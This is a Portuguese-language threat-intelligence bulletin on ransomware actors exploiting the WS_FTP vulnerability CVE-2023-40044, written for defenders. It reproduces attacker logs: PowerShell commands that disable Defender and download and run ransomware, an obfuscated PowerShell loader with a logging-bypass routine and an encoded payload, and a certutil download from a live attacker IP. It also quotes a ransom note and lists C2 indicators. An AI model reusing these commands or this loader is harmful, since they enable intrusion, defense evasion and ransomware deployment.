



# BOLETIM DE SEGURANÇA

Atores de ransomware com alvo em servidores  
WS\_FTP (CVE-2023-40044)

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso Twitter.

### [Heimdall Security Research](#)



Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no site da ISH.

### [Boletins de Segurança – Heimdall](#)



ISH —  
**CONTAS DO FACEBOOK SÃO INVADIDAS POR EXTENSÕES MALICIOSAS DE NAVEGADORES**

Descoberto recentemente que atores maliciosos utilizam extensões de navegadores para realizar o roubo de cookies de sessões de sites como o Facebook. A extensão maliciosa é oferecida como um anexo do ChatGPT...

[BAIXAR](#)



ISH —  
**ALERTA PARA RETORNO DO MALWARE EMOTET!**

O malware Emotet após permanecer alguns meses sem operações retornou com outro meio de propagação, via OneNote e também dos métodos já conhecidos via Planilhas e Documentos do Microsoft Office...

[BAIXAR](#)



ISH —  
**GRUPO DE RANSOMWARE CLOP EXPLORANDO VULNERABILIDADE PARA NOVAS VÍTIMAS**

O grupo de Ransomware conhecido como Clop está explorando ativamente a vulnerabilidade conhecida como CVE-2023-0669, na qual realizou o ataque a diversas organizações e expôs os dados no site de data leaks...

[BAIXAR](#)

## Sumário

1	Exploração para implantação de Ransomware.....	6
2	IoCs .....	11
3	Referências.....	12

## **Lista de Tabelas**

Tabela 1 – Indicadores de Compromisso de artefato de Host.....	11
Tabela 2 – Indicador de Compromisso de Rede.....	11

## **Lista de Figuras**

Figura 1 – Logs identificados com relação ao ataque. ....	6
Figura 2 – Nota de resgate apresentada pelo Ransomware. ....	7
Figura 3 – Servidores disponíveis publicamente em São Paulo.....	8
Figura 4 – Sintaxe do PowerShell identificado pela Huntress em pesquisa publicada. ....	9
Figura 5 – Sintaxe do PowerShell identificado pela Huntress em pesquisa publicada. ....	10

## 1 EXPLORAÇÃO PARA IMPLANTAÇÃO DE RANSOMWARE

---

Atores de ameaças estão utilizando a exploração da CVE-2023-40044 para fins de implantação da carga final de Ransomware. A notícia vem da empresa de segurança Sophos a qual alegou que identificou tentativas malsucedidas de implantar ransomware por meio do serviço não corrigido.

De acordo com a Sophos, foram observados os seguintes comportamentos:

```
w3wp.exe >> download do goodbye.ps1 >> GodPotato-NET35.exe >> LB3.exe
```


A sequência foi apresentada na captura de tela apresentada, sendo que w3wp.exe é um componente do IIS, já o GodPotato é uma ferramenta de escalonamento de privilégios de código aberto e LB3.exe é o Ransomware.

```
Invoke-WebRequest -Uri "https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET35.exe" -OutFile "C:\Users\Public\esc.exe"
C:/Users/Public/esc.exe -cmd "cmd /c powershell -command \"Set-MpPreference -DisableRealtimeMonitoring $true\""
C:/Users/Public/esc.exe -cmd "cmd /c powershell -command \"Set-MpPreference -DisableScanning $true\""
Invoke-WebRequest -Uri "http://
                        .exe" -OutFile "C:\Users\Public\LB3.exe"
C:/Users/Public/esc.exe -cmd "cmd /c C:/Users/Public/LB3.exe"
```

Figura 1 – Logs identificados com relação ao ataque.

A Sophos ainda forneceu uma cópia da nota de resgate editada do ransomware, na qual contém os dizeres de **“Grupo de Crimes Cibernéticos Reichsadler”** (o qual apresenta o nome das imagens nazistas) tentou realizar a extorsão em Bitcoin a US\$500 do suposto alvo.

< The Reichsadler Cybercrime Group >



> What happened?

All of your files have been encrypted and are unrecoverable, but do not fear! you can restore these files by paying a very low price and receiving a Decrypter Software.

> How can I receive the Decrypter?

You must look at the end of this text document where you will find a BTC address, you must send 500 US FIAT worth of bitcoin to that address (0.018 BTC). After you have sent the payment you must contact the email specified above the BTC Address at the end of the text document and send your transaction ID, after that your decrypter will be sent in the email. (( THERE IS A DEADLINE, CHECK NEXT PARAGRAPH FOR INFO ))

> What is my deadline?

Your deadline to pay the ransom is 15 October 2023 10 PM Moscow Standard Time  
After the deadline it does not matter if you send money, you will never be able to recover your files.

> How can I buy bitcoin?

There are various places to buy bitcoin at, here are some trusted sites you can use:

coinbase.com  
binance.com  
bitpay.com  
kraken.com  
crypto.com

You must buy & send 0.018 BTC (500 US FIAT)

Figura 2 – Nota de resgate apresentada pelo Ransomware.

Já com relação às instâncias vulneráveis do servidor WS\_FTP, a Progress Software atualizou o software para corrigir várias falhas, das quais duas são classificadas como críticas, três como altas e três de gravidade média. O fornecedor afirmou que a única maneira de corrigir as falhas é usar seu instalador para obter uma versão 8.7.5 ou 8.8.3 completamente nova do software.

As duas falhas críticas correspondem a uma vulnerabilidade de desserialização do .NET no Módulo de Transferência Ad Hoc da empresa para compartilhamento de arquivos entre pessoas, rastreada e catalogada como **CVE-2023-40044**. A vulnerabilidade pode ser explorada para **execução de código remota** fazendo com que o atacante assuma o controle do sistema subjacente.

A exploração da vulnerabilidade aconteceu um dia após a Progress Software atualizar o software WS\_FTP Server (28 de setembro), na qual um pesquisador de segurança identificado como **“MCKSys Argentina”** publicou um código de exploração da PoC (prova de conceito).

Realizando pesquisas para o cenário **brasileiro**, foram encontrados apenas **9 (nove)** servidores que estão expostos publicamente e que podem estar vulneráveis a **CVE-2023-40044**, de acordo com a imagem abaixo:




Figura 3 – Servidores disponíveis publicamente em São Paulo.

Já no cenário global, foi possível identificar aproximadamente **1.900** (mil e novecentos) servidores expostos publicamente, sendo os **EUA** como o país com maior quantidade de ativos vulneráveis.

Para **corrigir as vulnerabilidades** os servidores devem ser atualizados para:

- Server WS\_FTP 2020.0.5 (8.7.5)
- Server WS\_FTP 2022.0.3 (8.8.3)

Indicadores de tentativas de explorações foram compartilhados os quais se encontram abaixo:

```
::: Comments are added so this does not naturally fire.  
::: In the original sample, these comments are not present.  
:::
```

```

:: C:\\Windows\\SysWOW64\\cmd.exe /c powershell.exe -nop -w hidden -noni -c
<!#-- if([IntPtr]::Size -eq
4){$b=$env:windir+'\\sysnative\\WindowsPowerShell\\v1.0\\powershell.exe'}else{$b='powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop
-w hidden -c $x_wa3=((''Sc''+''{2}i''+'{pt{1}loc{0}Logg''+'in''+'g'')-
f''k'',,'B'',,'r'');If($PSVersionTable.PSVersion.Major -ge 3){
$sw=((('E''+'nable{3}''+'c{"'+''1}'+'ip{0}Bloc{2}Logging''+''')-
f''t'',,'r'',,'k'',,'S'');
$p8=[Collections.Generic.Dictionary[string,System.Object]]::new();
$gG0=((('Ena''+'ble{2}c{5}i{3}t{'+'4}loc{'+'0}{1}'+'nv''+'o''+'cati
onLoggi''+'ng')-f''k'',,'I'',,'S'',,'p'',,'B'',,'r'');
$jXZ4D=[Ref].Assembly.GetType(((('0)y''+'s''+'tem.{1}a''+'n''+'a{4}emen
t.A{5}t''+'omati''+'on.{2}'+'ti{3}s'))-
f''S'',,'M'',,'U'',,'l'',,'g'',,'u''));
$plhF=[Ref].Assembly.GetType(((('{'+'6)''+'5stem.'+'+'{'+'3''+')'{9}'-
+'n{9}{'+'2ement''+'.'{'+'8}{'+''4}t{'+'7''+')''+'m{9}ti{7}n''+'-
.'+'{'8''+')''+'m''+'si{0}''+')ti{'+'1}s'))-
f''U'',,'l'',,'g'',,'M'',,'u'',,'y'',,'S'',,'o'',,'A'',,'a'')); if ($plhF) {
$plhF.GetField(((('+'+'a{''+'0)'+'si{4}'+'nit{'+'1}'+'ai''+'l{2}{'-
+'3}'))-
f''m'',,'F'',,'e'',,'d'',,'I''),,'NonPublic,Static')).SetValue($null,$true);
}; $1Cj=$jXZ4D.GetField(''cachedGroupPolicySettings'',,'NonPublic,Static'');
If ($1Cj) { $a938=$1Cj.GetValue($null); If($a938[$x_wa3]){
$a938[$x_wa3][$sw]=0; $a938[$x_wa3][$gG0]=0; } $p8.Add($gG0,0);
$p8.Add($sw,0);
$a938[''HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\PowerShe
ll\\''+$x_wa3]=$p8; } Else {
[Ref].Assembly.GetType(((('S{2}{3}''+'t''+'em''+'.'Mana''+'ge''+'ment.{'
+'5}{4}to''+'mation.Scr''+'ipt{1}loc{0}''))-
f''k'',,'B'',,'y'',,'s'',,'u'',,'A')).GetField(''signatures'',,'NonPublic,S
tatic')).SetValue($null,(New-Object Collections.Generic.HashSet[string]));
});&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(), [System.Convert]::FromBase64String(((('H4sIABo'+'6
GmUCA+1xBu/jOBD+vt{0}+B2sVKYkUqhbYFSAhXUihi1KW10N{0}e0q1WJpm2Xhy7OA7bsrv//cZ5
oeV4Oe4kpPtAJKuJPTMeP/PYfjpORaiZFc97JFc79+R4ulQRWPiWOFAbs09YrGZuxy0Jlu8TXaJ
M/Rns7qMKROjnZ0gVQq{1}zr8rDdB+kkB8yRkjkt+kc{1}UFKydxH6HUJOfxPpWaXB5SX1htgho
OAwy5ovIjB3{0}kJr{1}Kt0ZZ9qXv3613eFabVTZv04pTx7u0g0xJWic9s1v10zYW8xA8dusVDJ
R15''+'1ZcD{1}xnrlXCR0DG2Mdgt0FMZJTYuZrkcbTpV1+VCZMbOTa+dpQM/ShSkCS2R4Zmg
uFo9Icz{0}GY/S4VmVsAqoOSSy6oGxZCUjmkiuJwBuMRenW1YmIyc100u5FX4Fgi5dwj/yaM0'-
+'4YfJXYvdXJWndCqo5XryU''+'0fWWd{0}RimH3NN+JNGcBy4+ORcQv98GwnFJn5jWvtUfIdC
yo3yG2Qhgzk5HJizz3iVVj7RwdqqlWuCn1VMpuKM7xIKvb/qfvZdGq5Wu6HjtS{0}Fn''+'2Jcs
Gi397xHAG183+h+N1dN8rs0YCagvBI1ZWF{0}WeawsMOaQgV''+'IpzdqYoWMXAxDVgcO{1}agO
0YccDt/2Y6TvfvtXcJQfYmkTzAqr7t5Pj+dyzdFC2K{1}{0}/9Gulpj3ChQWhebY1HoBr7RyA4
4TRKPdF{0}cqafHukA5RB7xRcKKIT/VMnui1+m2Uq5ZSBNdhhu5f8ezmDeQIt{1}qDbGyi{1}GvO
40QUW4g8cghi2Bv0WWTCn77UUACyjnuIIx0gwXBHgN{1}Vxu+K{1}w144Zb6YJuxjMOMdpkR8cBp
xM8''+'Kip9khGMTiCyn8q03A85+Q02JSgreW{0}Bu1xqj/SZ0ngSGZyRYv8pi4dHuj5OoKAokF
NutOHeQpuNYInj0/UrQ9UCpgwUpRGQAYxjPZrAp838wH{1}+NAN/8tbe21t7a//71mjzUJzVogZP
mkGtFsbz718GbXnR9fUF25PR4dmP{1}7Z10+r5t8ff99dbi835ST1MW73mp506v9kKtnvR7fRzOz
697fG{0}WiSOAto/qw80j0R7f1s0g/75''+'2Xnt9Kg/bwz2+xeDwWwW7s/5cdzfxDni5mG7+uX
Po2oz2A6etT3d3f2Ap/{0}wnAm9sT4y1+yG{1}TDv31k83N5aOZqf{1}''+')mgtqpIp5Xhko/Iq
788Dq4KMDWRzHg4jtHkV''+'6A{1}cJSxKHT{0}O8fnXIZ''+'GyuWqC3Vkr6M2DxvZmk99u
aSO0N3qfHKrp2dc8wS77Hshqkcg5joqVedb1SrKM6q8+pmdm09fHBnC2cPJpn9F0Gz118nsXHkG
xMHOvIUMhr1FNPApA/U/jh3Fd4+aMcYs9kg+KelHwVw2Jpd5y4ByFiV8P1D4''+'2Mz9iCIdbgm
1jaaNxVzWyllyeXr0qqQ11m8Sf6Rw''+'It+54ZfRGpq1600IPu+x0rwuz1IBhQptGwiwqJQy7d
n0Ci2DUrZTb1wS0x{0}h7zr/Yk1''+'Wtt/JeU6bS/'+'A{0}l''+'BlnZODwAA')-
f''L'',,'E''))),[System.IO.Compression.CompressionMode]::Decompress))).Read
ToEnd());$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);"] -->

```

Figura 4 – Sintaxe do PowerShell identificado pela Huntress em pesquisa publicada.

## Trojan:PowerShell/PsAttack.B

x

Key	Value
Category	Trojan
Threat Type	Known Bad
Detected At	2023-10-02 12:40:37 UTC
Remediated At	2023-10-02 12:41:02 UTC
Created At	2023-10-02 12:47:24 UTC
Severity	Severe
Threat Action	Remove
Threat Status	Removed
Detection Source	System
Execution Status	Unknown
OS Resources	<pre>["CmdLine:_C:\\Windows\\SysWOW64\\cmd.exe /c powershell.exe -nop -w hidden -noni -c if([IntPtr]::Size -eq 4) {\$b=\$env:windir+"\\sysnative\\WindowsPowerShell\\v1.0\\power shell.exe"}else{\$b='powershell.exe'};\$s=New-Object System.Diagnostics.ProcessStartInfo;\$s.FileName=\$b;\$s.Argume nts='-noni -nop -w hidden -c \$x_wa3= (("Sc"+"(2)i"+"pt{1}loc{0}Logg"+"in"+"g")- f'k","B","r");If(\$PSVersionTable.PSVersion.Major -ge 3){ \$sw=</pre>

Figura 5 – Sintaxe do PowerShell identificado pela Huntress em pesquisa publicada.

Além disso, localizaram a utilização do certutil para download de arquivos.

```
certutil -urlcache -f http://103.163.187.12:8080/cz3eKnhcaD0Fik7Eexo66A
C:\\WINDOWS\\TEMP\\zpvmRqTOsP.exe
```

## 2 IoCs

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso de artefato malicioso	
<b>File name:</b>	zpvRqTOSp.exe
<b>File name:</b>	ZzPtgYwodVf.exe

Tabela 1 – Indicadores de Compromisso de artefato de Host.

### URLs de distribuição e endereços IP C2:

103[.]163[.]187[.]12:8080
64[.]227[.]126[.]135
86[.]48[.]3[.]172
103[.]163[.]187[.]12
161[.]35[.]27[.]144
162[.]243[.]161[.]105

Tabela 2 – Indicador de Compromisso de Rede

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

### 3 REFERÊNCIAS

---

- **Heimdall by ISH Tecnologia**
- **Publicação da Sophos-X acerca do Ransomware**
- **Publicação Huntress sobre IoCs da CVE em questão**
- **Comunicado Progress Software – CVE-2023-40044**

